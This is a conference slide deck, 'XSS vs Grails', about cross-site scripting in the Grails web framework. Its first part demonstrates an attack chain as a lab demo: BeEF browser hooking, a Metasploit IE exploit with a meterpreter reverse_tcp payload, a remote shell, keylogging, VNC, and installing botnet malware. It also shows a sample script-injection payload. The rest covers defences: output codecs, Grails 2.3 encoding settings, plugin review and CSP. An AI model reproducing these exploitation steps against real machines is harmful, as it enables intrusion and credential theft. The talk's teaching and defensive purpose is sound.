

Madrid

18-19.10.2013

[www.codemotionworld.com](http://codemotionworld.com)

XSS vs Grails

Defending Grails against XSS attacks



@rafael_luque - Os

R. Luque & J. San Leandro

codemotion

Except where otherwise noted, this work is licensed under: <http://creativecommons.org/licenses/by-nc-sa/3.0/>



Madrid

18-19.10.2013

www.codemotionworld.com

http://goo.gl/UGdJ0I

Madrid

18-19.10.2013

www.codemotionworld.com

XSS Intro

- What's a XSS
- XSS Types: Reflected, stored, DOM-based.
- Famous XSS attacks: Samy worm, MrBean defacement, ...

- Interface defacement
- Session hijacking
- Click hijacking
- Malware infection
- Your PC may be joined to the horde of zombies in a BotNet.

Madrid

18-19.10.2013

www.codemotionworld.com

Following the white rabbit...

Madrid Something more than a joke...

18-19.10.2013

www.codemotionworld.com

GRAILS by Pivotal.

Create Account | Login

Search on grails.org

Home Learn Products & Services Community Downloads Plugins

Plugins You can find out about all the publicly available Grails plugins.

<frame width="90%">

FILTERS [CLEAR FILTER](#)

- All Plugins
- Featured
- Top Installed
- Popular
- Recently Updated
- Newest
- Supported by SpringSource
- Pending Plugins

POPULAR TAGS

- Javascript
- Ajax
- Security
- Persistence
- Database
- Functionality

Nothing matched your query -

Oh no, Grails.org was PWN3D!!

Don't panic! This is a simple reflected XSS used as a proof of concept in our [talk about Grails and XSS prevention](#).

{CODE...}

Madrid

18-19.10.2013

www.codemotionworld.com

Hooking your browser

Hooked browsers with BeEF

The screenshot shows the BeEF (Browser Exploitation Framework) interface. On the left, a sidebar titled "Hooked Browsers" lists "Online Browsers" (54.247.72.179, 213.4.16.51) and "Offline Browsers" (evil.osoco.es, 87.216.104.196, 213.4.16.51). The main area has tabs for "Getting Started", "Logs", "Current Browser", "Details", "Logs", "Commands" (which is selected), "Rider", "XssRays", and "Ipec". Below these tabs is a "Module Tree" panel containing a list of exploit modules categorized by type: Browser (47), Chrome Extensions (6), Debug (8), Exploits (51), Host (17), IPEC (6), Metasploit (0), Misc (7), Network (9), Persistence (4), Phonegap (15), and Social Engineering (14). To the right is a "Module Results History" table with columns for id, date, and label.

Madrid

18-19.10.2013

www.codemotionworld.com

Exploiting your system

Exploiting the browser


1. Preparing the exploit server...

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~          x root@kali: ~
msf > use exploit/windows/browser/ms11_003_ie_css_import
msf exploit(ms11_003_ie_css_import) > set URIPATH /
URIPATH => /
msf exploit(ms11_003_ie_css_import) > set PAYLOAD windows/meterpreter/reverse_
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms11_003_ie_css_import) > set LHOST 10.4.0.169
LHOST => 10.4.0.169
msf exploit(ms11_003_ie_css_import) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.4.0.169:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.4.0.169:8080/
[*] Server started.
msf exploit(ms11_003_ie_css_import) >
```

Exploiting the browser

2. Injecting an invisible frame pointing to the exploit server...



Exploiting the browser


3. Exploit works and executes the payload...

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~ x root@kali: ~
msf exploit(ms11_003_ie_css_import) > [*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending redirect
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/q2T2g.html"
[*] 10.4.0.175 ms11_003_ie_css_import - Received HTML
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/generic-1380626301.dll"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending .NET DLL
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/iexplore.exe.config"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending CSS
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/\xEE\x80\xA0\xE1\x81\x9A\x80\xA0\xE1\x81\x8A"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending CSS
[*] Sending stage (751104 bytes) to 10.4.0.175
[*] Meterpreter session 1 opened (10.4.0.169:4444 -> 10.4.0.175:49350) at 2013-10-01 13:18:28 +0200
[*] Session ID 1 (10.4.0.169:4444 -> 10.4.0.175:49350) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (1760)
[*] Spawning notepad.exe process to migrate to
[*] Migrating to 2480
[*] Successfully migrated to process

msf exploit(ms11_003_ie_css_import) >
```

Exploiting the browser

4. Spawning notepad.exe process to migrate to...




Madrid

18-19.10.2013

www.codemotionworld.com

Fun with post-exploitation

Run a remote shell



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
meterpreter > shell
Process 2560 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\luque\Desktop>cd C:\Users\luque\Documents
cd C:\Users\luque\Documents

C:\Users\luque\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 60A7-3678

Directory of C:\Users\luque\Documents

01/10/2013 13:30    <DIR>        .
01/10/2013 13:30    <DIR>        ..
01/10/2013 13:30                0 MySecrets.txt
                           1 File(s)          0 bytes
                           2 Dir(s) 12.655.747.072 bytes free

C:\Users\luque\Documents>
```

Post-exploitation phase

Keylogging

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
meterpreter > keysweep_start
Starting the keystroke sniffer...
meterpreter > keysweep_dump
Dumping captured keystrokes...
www.gmail.com <Return> myuser <Ctrl> <Alt> <LCtrl> <RMenu> 2gmail.com <Tab> mysecretpas
sword <Win>
meterpreter > keysweep_stop
Stopping the keystroke sniffer...
meterpreter >
meterpreter >
meterpreter > [REDACTED]
```


Post-exploitation phase

Run VNC session

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
meterpreter >
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.4.0.169 LPORT=4545)
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\luque\AppData\Local\Temp\bpqXSjn.exe (must be delete
d manually)
[*] Executing the VNC agent with endpoint 10.4.0.169:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "luque-windows7"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
meterpreter >
```

Post-exploitation phase

Run VNC session



Madrid

18-19.10.2013

www.codemotionworld.com




Except where otherwise noted, this work is licensed under: <http://creativecommons.org/licenses/by-nc-sa/3.0/>



Joining to a botnet


1. Install the malware...



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
meterpreter >
meterpreter >
meterpreter >
meterpreter > upload /root/flu-10_4_0_169.exe C:\\windows\\system32
[*] uploading   : /root/flu-10_4_0_169.exe -> C:\\windows\\system32
[*] uploaded    : /root/flu-10_4_0_169.exe -> C:\\windows\\system32\\flu-10_4_0_169.exe
meterpreter > execute -f C:\\windows\\system32\\flu-10_4_0_169.exe
Process 1688 created.
meterpreter >
meterpreter >
```

Joining to a botnet

2. Welcome to my botnet C&C...



Madrid

18-19.10.2013

www.codemotionworld.com

Responsibilities: Why is this still an issue?

- XSS is not known for business stakeholders

- XSS is not known for business stakeholders
- For most people, security means attacking your servers

- XSS is not known for business stakeholders
- For most people, security means attacking your servers
- Developers don't pay enough attention

Madrid

18-19.10.2013

Do your homework

www.codemotionworld.com *R. Luque & J. San Leandro*

- Raise awareness

- Raise awareness
- Practice with security tools

- Raise awareness
- Practice with security tools
- Promote defensive coding

- Raise awareness
- Practice with security tools
- Promote defensive coding
- Improve monitoring

Madrid

18-19.10.2013

www.codemotionworld.com



Madrid

18-19.10.2013

www.codemotionworld.com

Grails Pre-2.3 Gotchas

Madrid

18-19.10.2013

www.codemotionworld.com

#1: Built-in default codec

#1: Built-in default codec

```
grails.views.default.codec
```

#1: Built-in default codec *is none!*

```
grails.views.default.codec = ''none''
```

#1: Built-in default codec *is none!*

Problems

You have to escape explicitly every untrusted data:

```
encodeAsHTML()  
encodeAsJavaScript()  
encodeAsURL()
```

#1: Built-in default codec *is none!*

Problems

High likelihood of XSS vulnerabilities in production.

E.g. Grails.org website.

#1: Built-in default codec *is none!*

Problems

Double-encoding prevention over *Security by default.*

#1: Built-in default codec *is none!*

Solution

Change default codec to HTML:

```
grails.views.default.codec = ''html''
```

#2: Inconsistent behaviour

Apply codec

Does not apply codec

- GSP EL: \${...}

#2: Inconsistent behaviour

Apply codec

Does not apply codec

- GSP EL: \${...}
- Tag: <g:tag ... />

#2: Inconsistent behaviour

Apply codec

Does not apply codec

- GSP EL: \${...}
- Tag: <g:tag .../>
- GSP EL in tag attribute: <g:tag a="\${...}" />

#2: Inconsistent behaviour

Apply codec

Does not apply codec

- GSP EL: \${...}
- Tag: <g:tag .../>
- GSP EL in tag attribute: <g:tag a="\${...}" />
- Tag as a method: \${g.tag(...)}

#2: Inconsistent behaviour

Apply codec

Does not apply codec

- GSP EL: \${...}
- Tag: <g:tag .../>
- GSP EL in tag attribute: <g:tag a="\${...}" />
- Tag as a method: \${g.tag(...)}
- Scriptlets: <%= ... %>



#2: Inconsistent behaviour

Apply codec

Does not apply codec

- GSP EL: \${...}
- Tag: <g:tag .../>
- GSP EL in tag attribute: <g:tag a="\${...}" />
- Tag as a method: \${g.tag(...)}
- Scriptlets: <%= ... %>



Except where otherwise noted, this work is licensed under: <http://creativecommons.org/licenses/by-nc-sa/3.0/>



#3: Tag output is not escaped

Problems

Review the tags you use to make sure they encode their output or have options for this (e.g. encodeAs **attribute**).

#3: Tag output is not escaped

Problems

Review the tags from plugins you use.

#3: Tag output is not escaped

Problems

Review the tags you invoke as methods in Controllers.

#3: Tag output is not escaped

Problems

Don't trust Grails core tags, they have inconsistent behaviour. E.g:

```
<g:fieldValue /> // HTML-encoded  
<g:message /> // NO HTML-encoded
```

#3: Tag output is not escaped

Solutions

If tag implementation doesn't encode, add it explicitly or invoke it as a method inside a GSP expression:

```
<g:message ... encodeAs='HTML' />  
${g.message(...)}  
g.message(...).encodeAsHTML()
```

#4: g:message doesn't escape arguments

Problems

With default codec set to HTML the following XSS attack vector works:

```
<g:message code='welcome' args='[params.user]' />
```

where:

```
Welcome = Hi {0}!
```

```
params.user = <script>alert('pwnd')</script>
```

#4: g:message doesn't escape arguments

Solutions

Upgrade to a Grails version with the issue (GRAILS-7170) fixed:

2.0.5, 2.1.5, 2.2.2, 2.3-M1

#4: g:message doesn't escape arguments

Solutions

Escape explicitly or invoke the tag inside a GSP expression:

```
<g:message code='welcome' args='[params.user]'  
encodeAs='HTML'/>  
  
${g.message(code:'welcome', args:[params.user])}
```

#5: One codec is not enough

You MUST use the escape syntax for the context of the HTML document you're putting untrusted data into:

- HTML
- JavaScript
- URL
- CSS

#5: One codec is not enough

HTML entity encoding doesn't work if you're using untrusted data inside a <script>, or an event handler attribute like onmouseover, or inside CSS, or in a URL.

#5: One codec is not enough

Problems

You can override the default codec for a page, but not to switch the codec for each context:

```
<%@page defaultCodec='CODEC' %>
```

#5: One codec is not enough

Problems

How to manage GSPs with mixed encoding requirements?

#5: One codec is not enough

Solutions

Turn off default codec for that page and use
`encodeAsJavaScript()` and
`encodeAsHTML()` explicitly everywhere.

#5: One codec is not enough

Solutions

Extract the JavaScript fragment to a GSP tag encoding as JavaScript.

Madrid

18-19.10.2013

www.codemotionworld.com

Grails 2.3 Encoding Enhancements

#1: New configuration more *secure by default*

#1 New configuration more security by default

```
grails {  
    views {  
        gsp {  
            encoding = 'UTF-8'  
            htmlcodec = 'xml' // use xml escaping instead of HTML4  
            codecs {  
                expression = 'html' // escapes values inside ${}  
                scriptlet = 'html' // escapes output from scriptlets in GSPs  
                taglib = 'none' // escapes output from taglibs  
                staticparts = 'none' // escapes output from static templates  
            }  
        }  
        // escapes all not-encoded output at final stage of outputting  
        filteringCodecForContentType {  
            //'text/html' = 'html'  
        }  
    }  
}
```

#2: Finer-grained control of codecs

Control the codecs used per plugin:

```
pluginName.grails.views.gsp.codecs.expression = 'CODEC'
```

#2: Finer-grained control of codecs

Control the codecs used per page:

```
<%@ expressionCodec='CODEC' %>
```

#2: Finer-grained control of codecs

Control the default codec used by a tag library:

```
static defaultEncodeAs = 'HTML'
```

Or on a per tag basis:

```
static encodeAsForTags = [tagName: 'HTML']
```

#2: Finer-grained control of codecs

Add support for an optional `encodeAs` attribute to all tags automatically:

```
<my:tag arg='foo.bar' encodeAs='JavaScript' />
```

#3: Context-sensitive encoding switching

Tag `withCodec('CODEC', Closure)` to switch the current default codec, pushing and popping a default codec stack.

```
out.println '<script type="text/javascript">'  
withCodec(`JavaScript`) {  
    out << body()  
}  
out.println()  
out.println '</script>'
```

#3: Context-sensitive encoding switching

Core tags like `<g:javascript/>` and `<r:script/>` automatically set an appropriate codec.

#4: Raw output

When you do not wish to encode a value, you can use the `raw()` method.

```
 ${raw(book.title)}
```

It's available in GSPs, controllers and tag libraries.

#5: Default encoding for all output

You can configure Grails to encode all output at the end of a response.

#5: Default encoding for all output

```
grails {  
    views {  
        gsp {  
            codecs {  
                expression = 'html' // escapes values inside ${}  
                scriptlet = 'html' // escapes output from scriptlets in GSPs  
                taglib = 'none' // escapes output from taglibs  
                staticparts = 'raw' // escapes output from static templates  
            }  
        }  
        // escapes all not-encoded output at final stage of outputting  
        filteringCodecForContentType {  
            'text/html' = 'html'  
        }  
    }  
}
```



Madrid

18-19.10.2013

www.codemotionworld.com

Check your Plugins security

- Grails plugins are not security audited

- Grails plugins are not security audited
- Grails plugins are part of your application's attack surface

- Grails plugins are not security audited
- Grails plugins are part of your application's attack surface
- Review plugins to make sure they encode, and if they don't you should JIRA the authors immediately, and fork and patch to fix your app quickly.

- CVE-2013-4378 vulnerability reported.

- CVE-2013-4378 vulnerability reported.
- Allows **blind XSS** attack via `X-Forwarded-For` header spoofing.

E.g. Javamelody vulnerability

www.codemotionworld.com

R. Luque & J. San Leandro

- CVE-2013-4378 vulnerability reported.
- Allows **blind XSS** attack via X-Forwarded-For header spoofing.
- The attack target is the admin's browser.

- CVE-2013-4378 vulnerability reported.
- Allows **blind XSS** attack via X-Forwarded-For header spoofing.
- The attack target is the admin's browser.
- Fixed in the last release (1.47).

- CVE-2013-4378 vulnerability reported.
- Allows **blind XSS** attack via X-Forwarded-For header spoofing.
- The attack target is the admin's browser.
- Fixed in the last release (1.47).
- You should upgrade ASAP.

Return Update PDF Invalidate http sessions

Sessions

Session id	Last access	Age	Expiration	Number of attributes	Serializable	Serializable size (b)	IP address	Country	User
BB7B5A9846F9876671E1AED8467CAC62	00:00:10	00:00:19	1/10/13 17:56	6	yes	3.229	127.0.0.1 forwarded for 69.69.69.69		

xssed

Madrid

18-19.10.2013

www.codemotionworld.com

Solutions: What options do we have?

- According to your grails version

- According to your grails version
- Find unescaped values

- According to your grails version
- Find unescaped values
- **Use fuzzers**

- According to your grails version
- Find unescaped values
- Use fuzzers
- **Read and understand Samy code**

- According to your grails version
- Find unescaped values
- Use fuzzers
- Read and understand Samy code
- Review OWASP XSS cheatsheets

- Review your Grails app to double-check how all dynamic content gets escaped

- Review your Grails app to double-check how all dynamic content gets escaped
- Monitor for suspicious traffic

- Review your Grails app to double-check how all dynamic content gets escaped
- Monitor for suspicious traffic
- Spread the knowledge

- Review your Grails app to double-check how all dynamic content gets escaped
- Monitor for suspicious traffic
- Spread the knowledge
- Adopt ZAP or similar fuzzers in your CI process

- Review your Grails app to double-check how all dynamic content gets escaped
- Monitor for suspicious traffic
- Spread the knowledge
- Adopt ZAP or similar fuzzers in your CI process
- **Review available security plugins for Grails**

- Enable common, safe rules

- Enable common, safe rules
- Log unexpected traffic

- Enable common, safe rules
- Log unexpected traffic
- Don't fool yourself

- CSP: Content Security Policy

- CSP: Content Security Policy
- Adds headers to disable default behavior

- CSP: Content Security Policy
- Adds headers to disable default behavior
 - inline Javascript

- CSP: Content Security Policy
- Adds headers to disable default behavior
 - inline Javascript
 - dynamic code evaluation

- CSP: Content Security Policy
- Adds headers to disable default behavior
 - inline Javascript
 - dynamic code evaluation
- Still a Candidate Recommendation of W3C

Madrid

18-19.10.2013

www.codemotionworld.com

Conclusions: Grails can defeat XSS

- Is able to defend our application from XSS attacks

- Is able to defend our application from XSS attacks
- But we need to pay attention to the details

- Is able to defend our application from XSS attacks
- But we need to pay attention to the details
- Upgrade to 2.3 ASAP

- Is able to defend our application from XSS attacks
- But we need to pay attention to the details
- Upgrade to 2.3 ASAP
- Pay attention to XSS

- Is much more dangerous than defacement jokes

- Is much more dangerous than defacement jokes
- The browsers are the actual target

- Is much more dangerous than defacement jokes
- The browsers are the actual target
- Difficult to monitor

- Is much more dangerous than defacement jokes
- The browsers are the actual target
- Difficult to monitor
- Uncomfortable counter-measures in the browser: NoScript, Request Policy

Madrid

18-19.10.2013

Wake up

www.codemotionworld.com *R. Luque & J. San Leandro*

- Write secure applications by default

- Write secure applications by default
- Get yourself used with Metasploit, Burp, ZAP

- Write secure applications by default
- Get yourself used with Metasploit, Burp, ZAP
- Spread the word both horizontally and vertically

- **Cover:**

<http://www.flickr.com/photos/usairforce/>
CC by-nc

- **White rabbit:**

<http://www.flickr.com/photos/alles-banane/5849593440>
CC by-sa-nc

- **Hieroglyphs:**

<http://www.flickr.com/photos/59372146@N00>
CC by-sa-nc

- **Zombies:**

<http://www.flickr.com/photos/aeviin/4986897433>
CC by-sa-nc

Madrid

18-19.10.2013

[www.codemotionworld.com](http://codemotionworld.com)

XSS vs Grails

Defending Grails against XSS attacks



@rafael_luque - Os

R. Luque & J. San Leandro

codemotion

Except where otherwise noted, this work is licensed under: <http://creativecommons.org/licenses/by-nc-sa/3.0/>

